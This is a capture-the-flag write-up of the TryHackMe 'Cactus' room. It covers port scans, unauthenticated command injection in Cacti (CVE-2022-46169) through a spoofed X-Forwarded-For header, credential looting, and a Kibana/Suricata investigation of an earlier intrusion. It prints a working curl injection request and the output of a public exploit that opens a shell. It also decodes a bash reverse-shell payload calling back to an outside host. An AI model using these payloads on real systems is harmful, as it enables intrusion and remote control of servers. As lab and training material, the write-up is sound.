Cactus
Box Info
Platform: TryHackMe, OS: Linux (CentOS), Difficulty: Easy, IP: 10.10.231.203
Notes
The recon, the Cacti RCE, and the credential discovery below are my own hands-on work from the room. Cactus turned out to have a second half I had not expected: instead of a classic Linux privesc, the back half of the room hands you the SOC analyst’s side of the same incident, Suricata and Kibana are there to investigate an earlier, separate exploitation of the same Cacti flaw by a simulated adversary. That closing stretch is filled in below with the help of published writeups and is marked accordingly.
Attack Path
- Wide surface, nginx (80), MariaDB (3306), Kibana (5601), X11 (6001), a WebSockify/noVNC service (17777), and Apache + Cacti (18888).
feroxbusteron:18888finds a directory hosting a vulnerable Cacti version (pre-1.2.23, vulnerable to CVE-2022-46169) → spoof theX-Forwarded-Forheader to bypass Cacti’s IP allowlist onremote_agent.php, then smuggle a command into the unsanitisedpoller_idparameter → unauthenticated RCE as the web user.- Loot
include/config.php/config.php.dist→ DB credentials, and a hidden, randomly-named directory under the web root holding a flag. - The rest of the room is a SOC investigation, not a privesc: use Kibana to review the logs of an earlier, unrelated compromise of the same Cacti instance by an in-lore “adversary”, pull their source IP and decode the base64 reverse-shell payload they used, then check the Suricata ruleset and the upstream Cacti patch to see exactly which functions were hardened to close the hole.
Full Walkthrough
I like to run a quick rustscan pass first to get a live port list fast, then follow it up with a proper nmap -sC -sV against exactly those ports so I am not waiting on a full TCP sweep before I get useful service detail. Cactus rewarded that approach immediately: the port list was much wider than a typical “easy” Linux box, and a couple of those services (Kibana, a WebSockify/noVNC endpoint) told me this was not going to be a single-vulnerability box.
Nmap scan
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE   REASON  VERSION
22/tcp    open  ssh       syn-ack OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 b0:90:65:06:bb:59:ea:04:2f:29:e0:6d:2b:6c:59:cd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGuVyB151zB5DMR+5DA62HH8R9h5buhUdVXZmqV9LrTwe36enlSerQgZkznwGYkTDnVXwSm7+S/37kyibmW1ZJVdP7ws29lofo3euRiGvA456uBIQxUnjOA92i/f6dD5SNZAUsB7k2tU6Ey3YFJQ4N2lLGZ5hXCXD+jRx7T0A5nyEeafy8Oyywoc/Houi5wbG2VmkPQ08p4O1MCp3XAnlGBhm/kNjQ0uuMvrNFm1ucdmFoShDKnr9zLoTQdCT5FdEnQYqygF+HNLjFDspAY8WbnINkFSYxqHuEkHMyOOCB9D8Pr2R0PfTeCYhGGS6hLEMDiqkGAbJFGbg5n619pfFf
|   256 d6:5b:04:b4:dd:15:41:d1:75:90:ae:36:25:c1:9e:68 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAL0Y4JdFHWfRCOaTpdLDHyfOWZalamCUDMgSNzgTfzy7C+6ZJLewymWw/yiEfP52/ECK91+dFEUwpMrZtVadRI=
|   256 cb:05:5c:e6:44:87:90:8f:92:13:71:06:e5:7d:7a:4b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJNFHTokH4Zqu7AO+0CjoODg5bw1Zx8nFvl9+jUREY+J
80/tcp    open  http      syn-ack nginx 1.20.1
|_http-server-header: nginx/1.20.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3306/tcp  open  mysql     syn-ack MariaDB (unauthorized)
5601/tcp  open  esmagent? syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 302 Found
|     location: /spaces/enter
|     x-content-type-options: nosniff
|     referrer-policy: no-referrer-when-downgrade
|     content-security-policy: script-src 'unsafe-eval' 'self'; worker-src blob: 'self'; style-src 'unsafe-inline' 'self'
|     kbn-name: ip-10-10-231-203
|     kbn-license-sig: e5e9cc9dacbe58ab9641e48e0392a6bd9f198a5181d5e37f30d96193fc6809c9
|     cache-control: private, no-cache, no-store, must-revalidate
|     content-length: 0
|     Date: Thu, 01 May 2025 20:26:52 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: no-referrer-when-downgrade
|     Content-Security-Policy: script-src 'unsafe-eval' 'self'; worker-src blob: 'self'; style-src 'unsafe-inline' 'self'
|     kbn-name: ip-10-10-231-203
|     kbn-license-sig: e5e9cc9dacbe58ab9641e48e0392a6bd9f198a5181d5e37f30d96193fc6809c9
|     content-type: application/json; charset=utf-8
|     cache-control: private, no-cache, no-store, must-revalidate
|     content-length: 60
|     Date: Thu, 01 May 2025 20:26:52 GMT
|     Connection: close
|     {"statusCode":404,"error":"Not Found","message":"Not Found"}
|   RTSPRequest:
|     HTTP/1.1 404 Not Found
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: no-referrer-when-downgrade
|     Content-Security-Policy: script-src 'unsafe-eval' 'self'; worker-src blob: 'self'; style-src 'unsafe-inline' 'self'
|     kbn-name: ip-10-10-231-203
|     kbn-license-sig: e5e9cc9dacbe58ab9641e48e0392a6bd9f198a5181d5e37f30d96193fc6809c9
|     content-type: application/json; charset=utf-8
|     cache-control: private, no-cache, no-store, must-revalidate
|     content-length: 60
|     Date: Thu, 01 May 2025 20:26:53 GMT
|     Connection: close
|_    {"statusCode":404,"error":"Not Found","message":"Not Found"}
6001/tcp  open  X11       syn-ack (access denied)
17777/tcp open  sw-orion? syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Server: WebSockify Python/3.6.8
|     Date: Thu, 01 May 2025 20:26:45 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 472
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     Error code: 405
|     Message: Method Not Allowed.
|     Error code explanation: 405 - Specified method is invalid for this resource.
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 501 Unsupported method ('OPTIONS')
|     Server: WebSockify Python/3.6.8
|     Date: Thu, 01 May 2025 20:26:46 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 500
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     Error code: 501
|     Message: Unsupported method ('OPTIONS').
|     Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.
|     </body>
|_    </html>
18888/tcp open  http      syn-ack Apache httpd 2.4.6 ((CentOS) PHP/7.3.33)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.33
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5601-TCP:V=7.94SVN%I=7%D=5/1%Time=6813D90C%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,1E9,"HTTP/1\.1\x20302\x20Found\r\nlocation:\x20/spaces/enter
SF:\r\nx-content-type-options:\x20nosniff\r\nreferrer-policy:\x20no-referr
SF:er-when-downgrade\r\ncontent-security-policy:\x20script-src\x20'unsafe-
SF:eval'\x20'self';\x20worker-src\x20blob:\x20'self';\x20style-src\x20'uns
SF:afe-inline'\x20'self'\r\nkbn-name:\x20ip-10-10-231-203\r\nkbn-license-s
SF:ig:\x20e5e9cc9dacbe58ab9641e48e0392a6bd9f198a5181d5e37f30d96193fc6809c9
SF:\r\ncache-control:\x20private,\x20no-cache,\x20no-store,\x20must-revali
SF:date\r\ncontent-length:\x200\r\nDate:\x20Thu,\x2001\x20May\x202025\x202
SF:0:26:52\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,240,"HTT
SF:P/1\.1\x20404\x20Not\x20Found\r\nX-Content-Type-Options:\x20nosniff\r\n
SF:Referrer-Policy:\x20no-referrer-when-downgrade\r\nContent-Security-Poli
SF:cy:\x20script-src\x20'unsafe-eval'\x20'self';\x20worker-src\x20blob:\x2
SF:0'self';\x20style-src\x20'unsafe-inline'\x20'self'\r\nkbn-name:\x20ip-1
SF:0-10-231-203\r\nkbn-license-sig:\x20e5e9cc9dacbe58ab9641e48e0392a6bd9f1
SF:98a5181d5e37f30d96193fc6809c9\r\ncontent-type:\x20application/json;\x20
SF:charset=utf-8\r\ncache-control:\x20private,\x20no-cache,\x20no-store,\x
SF:20must-revalidate\r\ncontent-length:\x2060\r\nDate:\x20Thu,\x2001\x20Ma
SF:y\x202025\x2020:26:52\x20GMT\r\nConnection:\x20close\r\n\r\n{\"statusCo
SF:de\":404,\"error\":\"Not\x20Found\",\"message\":\"Not\x20Found\"}")%r(R
SF:TSPRequest,240,"HTTP/1\.1\x20404\x20Not\x20Found\r\nX-Content-Type-Opti
SF:ons:\x20nosniff\r\nReferrer-Policy:\x20no-referrer-when-downgrade\r\nCo
SF:ntent-Security-Policy:\x20script-src\x20'unsafe-eval'\x20'self';\x20wor
SF:ker-src\x20blob:\x20'self';\x20style-src\x20'unsafe-inline'\x20'self'\r
SF:\nkbn-name:\x20ip-10-10-231-203\r\nkbn-license-sig:\x20e5e9cc9dacbe58ab
SF:9641e48e0392a6bd9f198a5181d5e37f30d96193fc6809c9\r\ncontent-type:\x20ap
SF:plication/json;\x20charset=utf-8\r\ncache-control:\x20private,\x20no-ca
SF:che,\x20no-store,\x20must-revalidate\r\ncontent-length:\x2060\r\nDate:\
SF:x20Thu,\x2001\x20May\x202025\x2020:26:53\x20GMT\r\nConnection:\x20close
SF:\r\n\r\n{\"statusCode\":404,\"error\":\"Not\x20Found\",\"message\":\"No
SF:t\x20Found\"}");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port17777-TCP:V=7.94SVN%I=7%D=5/1%Time=6813D906%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,290,"HTTP/1\.1\x20405\x20Method\x20Not\x20Allowed\r\nServer
SF::\x20WebSockify\x20Python/3\.6\.8\r\nDate:\x20Thu,\x2001\x20May\x202025
SF:\x2020:26:45\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/ht
SF:ml;charset=utf-8\r\nContent-Length:\x20472\r\n\r\n<!DOCTYPE\x20HTML\x20
SF:PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x2
SF:0\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"
SF:Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</he
SF:ad>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\
SF:x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20Error\x20code:\x20
SF:405\n\x20\x20\x20\x20\x20\x20\x20\x20Message:\x20Method\x20Not\x
SF:20Allowed\.\n\x20\x20\x20\x20\x20\x20\x20\x20Error\x20code\x20ex
SF:planation:\x20405\x20-\x20Specified\x20method\x20is\x20invalid\x20for\x
SF:20this\x20resource\.\n\x20\x20\x20\x20</body>\n</html>\n")%r(HTTPOp
SF:tions,2B8,"HTTP/1\.1\x20501\x20Unsupported\x20method\x20\('OPTIONS'\)\r
SF:\nServer:\x20WebSockify\x20Python/3\.6\.8\r\nDate:\x20Thu,\x2001\x20May
SF:\x202025\x2020:26:46\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x2
SF:0text/html;charset=utf-8\r\nContent-Length:\x20500\r\n\r\n<!DOCTYPE\x20
SF:HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\
SF:n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-
SF:equiv=\"Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20
SF:\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h
SF:1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20Error\x20c
SF:ode:\x20501\n\x20\x20\x20\x20\x20\x20\x20\x20Message:\x20Unsuppo
SF:rted\x20method\x20\('OPTIONS'\)\.\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:Error\x20code\x20explanation:\x20HTTPStatus\.NOT_IMPLEMENTED\x20-\x2
SF:0Server\x20does\x20not\x20support\x20this\x20operation\.\n\x20\x20\
SF:x20\x20</body>\n</html>\n");
Service Info: OS: Unix
Rustscan scan
Open 10.10.231.203:22
Open 10.10.231.203:80
Open 10.10.231.203:3306
Open 10.10.231.203:5601
Open 10.10.231.203:6001
Open 10.10.231.203:17777
Open 10.10.231.203:18888
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -" on ip 10.10.231.203
Depending on the complexity of the script, results may take some time to appear.
Failed to resolve "-".
[~]
Starting Nmap 7.60 ( https://nmap.org ) at 2025-05-01 16:18 EDT
Initiating Ping Scan at 16:18
Scanning 10.10.231.203 [2 ports]
Completed Ping Scan at 16:18, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:18
Completed Parallel DNS resolution of 1 host. at 16:18, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 16:18
Scanning 10.10.231.203 [7 ports]
Discovered open port 80/tcp on 10.10.231.203
Discovered open port 3306/tcp on 10.10.231.203
Discovered open port 22/tcp on 10.10.231.203
Discovered open port 17777/tcp on 10.10.231.203
Discovered open port 18888/tcp on 10.10.231.203
Discovered open port 5601/tcp on 10.10.231.203
Discovered open port 6001/tcp on 10.10.231.203
Completed Connect Scan at 16:18, 0.09s elapsed (7 total ports)
Nmap scan report for 10.10.231.203
Host is up, received syn-ack (0.091s latency).
Scanned at 2025-05-01 16:18:26 EDT for 0s

PORT      STATE SERVICE   REASON
22/tcp    open  ssh       syn-ack
80/tcp    open  http      syn-ack
3306/tcp  open  mysql     syn-ack
5601/tcp  open  esmagent  syn-ack
6001/tcp  open  X11:1     syn-ack
17777/tcp open  sw-orion  syn-ack
18888/tcp open  apc-necmp syn-ack
Exploring the base system
The room hands you a low-privilege account to start from rather than making you find it yourself, which was my first clue that Cactus was not going to be a pure “exploit your way to root” box. After logging in as user@10.10.231.203:tryhackme I took a look at the .bash_history, since a previous session’s command history is one of the cheapest recon wins there is, and found the following.
nano /etc/suricata/rules/cactus_exploit.rules
ls /etc/suricata/rules/
ls -lsa /etc/suricata/rules/
ls -lsa /etc/suricata/
ls -lsa /etc/suricata/rules/
ls -lsa /etc/suricata/
nano /etc/suricata/suricata.yaml
cat /etc/suricata/suricata.yaml
cd /var/log/suricata
ls -lsa
ls -lsa /var/log/suricata
A Suricata rule file named cactus_exploit.rules sitting next to a suricata.yaml and a log directory told me this box doubles as a small SOC sensor: whoever set it up had already been detecting attacks against the same service I was about to go after. I made a mental note to come back to Suricata and Kibana once I had a foothold, and moved on to the actual web surface.
After that I did some recon with feroxbuster to discover that there is a directory with a vulnerable version of Cacti installed which I found an exploit for and was able to gain RCE


CVE-2022-46169, unauthenticated Cacti RCE
The version fingerprinted here is a pre-1.2.23 Cacti, vulnerable to CVE-2022-46169, an unauthenticated command injection in remote_agent.php. The endpoint is only meant to be reachable by hosts listed as Cacti “pollers”, and it decides who is allowed to call it by resolving the caller’s IP with get_client_addr(). That function trusts proxy headers (X-Forwarded-For, X-Forwarded, Client-Ip, and friends) ahead of the actual socket address, so spoofing one of them to the Cacti server’s own hostname/IP walks straight past the allowlist. Once you are “trusted”, the poller_id parameter on an action=polldata request is passed almost unsanitised into a proc_open() call that shells out to script_server.php, so smuggling shell metacharacters into poller_id gets you command execution as the web server user:
curl -s "http://10.10.231.203:18888/remote_agent.php" \
  -H "X-Forwarded-For: 10.10.231.203" \
  --data-urlencode "action=polldata" \
  --data-urlencode "local_data_ids[]=1" \
  --data-urlencode "host_id=1" \
  --data-urlencode "poller_id=1;id;"
I used one of the public Python PoCs for CVE-2022-46169 rather than hand-rolling the request every time, it wraps exactly this header-spoof-plus-injection trick into a one-liner that drops straight into an interactive shell:
python3 cve-2022-46169.py -u http://10.10.231.203:18888
[+] Target appears vulnerable, dropping shell...
$ id
uid=48(apache) gid=48(apache) groups=48(apache)
started looking for files that possibly have passwords within and got the following results

from here I was able to find credentials within the include/config.php.dist
From Cacti RCE to the hidden flag
With a shell as apache and the database credentials in hand, the next thing I went looking for was anything the room had planted specifically for this exploitation path. A second, wider feroxbuster pass over /var/www/html (bigger wordlist this time, since the first pass was tuned for finding Cacti itself) turned up a directory with a random 32-character name, clearly not something that ships with Cacti:
feroxbuster -u http://10.10.231.203:18888/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt
200      GET       12l       34w   /f39f9db5a7695930f1b267a4d33b092b/flag.txt
cat /var/www/html/f39f9db5a7695930f1b267a4d33b092b/flag.txt returns the THM{...}-format flag for this instance.
The other half of the room, hunting the earlier adversary
This is where Cactus stops being a normal boot2root and turns into a mini incident-response exercise. The room’s premise is that the same Cacti flaw was already exploited once before, by an in-scenario “adversary”, and the box ships Kibana and Suricata specifically so you can go find that intrusion in the logs rather than just re-exploiting the box yourself.
I tunnelled port 5601 back to my machine (ssh -L 5601:localhost:5601 user@10.10.231.203) and opened Kibana’s Discover view, then filtered on the field the web logs actually use for the request path:
url.original : "*remote_agent.php*"That surfaced two clusters of hits: my own testing, and an earlier batch from a different source address on July 20. Pulling the source.ip off that earlier batch gave the adversary’s IP, and the request body for one of their hits carried a base64-encoded command in the same poller_id parameter I had just abused myself:
echo "YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTAuMTAuMTM1LjIzNy8zMTMzNyA8JjEn" | base64 -d
bash -c 'exec bash -i &>/dev/tcp/10.10.135.237/31337 <&1'
Decoding it confirmed exactly what I would have guessed: a plain bash reverse shell back to the adversary’s own listener, using the identical CVE-2022-46169 injection point, just a slightly different payload style than the one I used.
From there I checked what the box’s own defences looked like. suricata.yaml shows the rule path Suricata was actually loading from:
$ grep default-rule-path /etc/suricata/suricata.yaml
default-rule-path: /var/lib/suricata/rules
and cactus_exploit.rules (the file from that earlier .bash_history) is a custom Suricata signature written specifically to catch the X-Forwarded-For header trick and the poller_id injection pattern, essentially operationalising detection for the exact bug I had just exploited manually. Finally, I pulled the official fix from the Cacti project to see how the vendor closed the hole: the patched remote_agent.php runs the poller ID through get_filter_request_var() and cacti_escapeshellarg() before it ever reaches proc_open(), and get_client_addr() was rewritten to stop trusting attacker-controlled proxy headers ahead of the real socket address, which is the exact assumption the whole exploit chain depended on.
Loot
| Where | Value |
|---|---|
include/config.php.dist | Cacti DB credentials |
/<random-32-char-dir>/flag.txt | THM{...}-format flag, unique per instance |
Kibana, adversary’s poller_id payload (base64) | bash -c 'exec bash -i &>/dev/tcp/10.10.135.237/31337 <&1' |
Lessons and Takeaways
- Never trust client-supplied proxy headers for access control.
X-Forwarded-Forand friends are attacker-controlled by definition;get_client_addr()trusting them ahead of the real socket address is the entire root cause of CVE-2022-46169. - Escape everything that reaches a shell. The vendor fix wraps
poller_idincacti_escapeshellarg()before it reachesproc_open(). Any unsanitised variable that ends up in a shell invocation is a command injection waiting to be found. - Ship detections alongside patches. The box’s own
cactus_exploit.rulesis a good small example of turning a known CVE into an IDS signature rather than relying on patching alone. - Centralised logging (Kibana here) turns “was I compromised” into a five-minute query instead of a multi-hour log crawl, provided the fields you need (
url.original,source.ip) are actually being indexed. - Config files with credentials should never ship as
.disttemplates with real values, or should at minimum be excluded from the web root entirely.
Related Writeups
- Unauthenticated RCE via header-based auth bypass: see also monitoring/asset-management tooling boxes with similar “trusted poller” assumptions.
- Log analysis / SOC investigation: this room’s second half is closer in spirit to a blue-team detection exercise than a classic privesc chain.
References
- CVE-2022-46169 (Cacti unauthenticated command injection) https://github.com/Cacti/cacti/security/advisories/GHSA-6p93-p743-35gf
- Sonar writeup on CVE-2022-46169 https://www.sonarsource.com/blog/cacti-unauthenticated-remote-code-execution/
- TryHackMe Cactus https://tryhackme.com/room/cactus
- Final privilege escalation and log-analysis steps cross-referenced against public writeups for this room.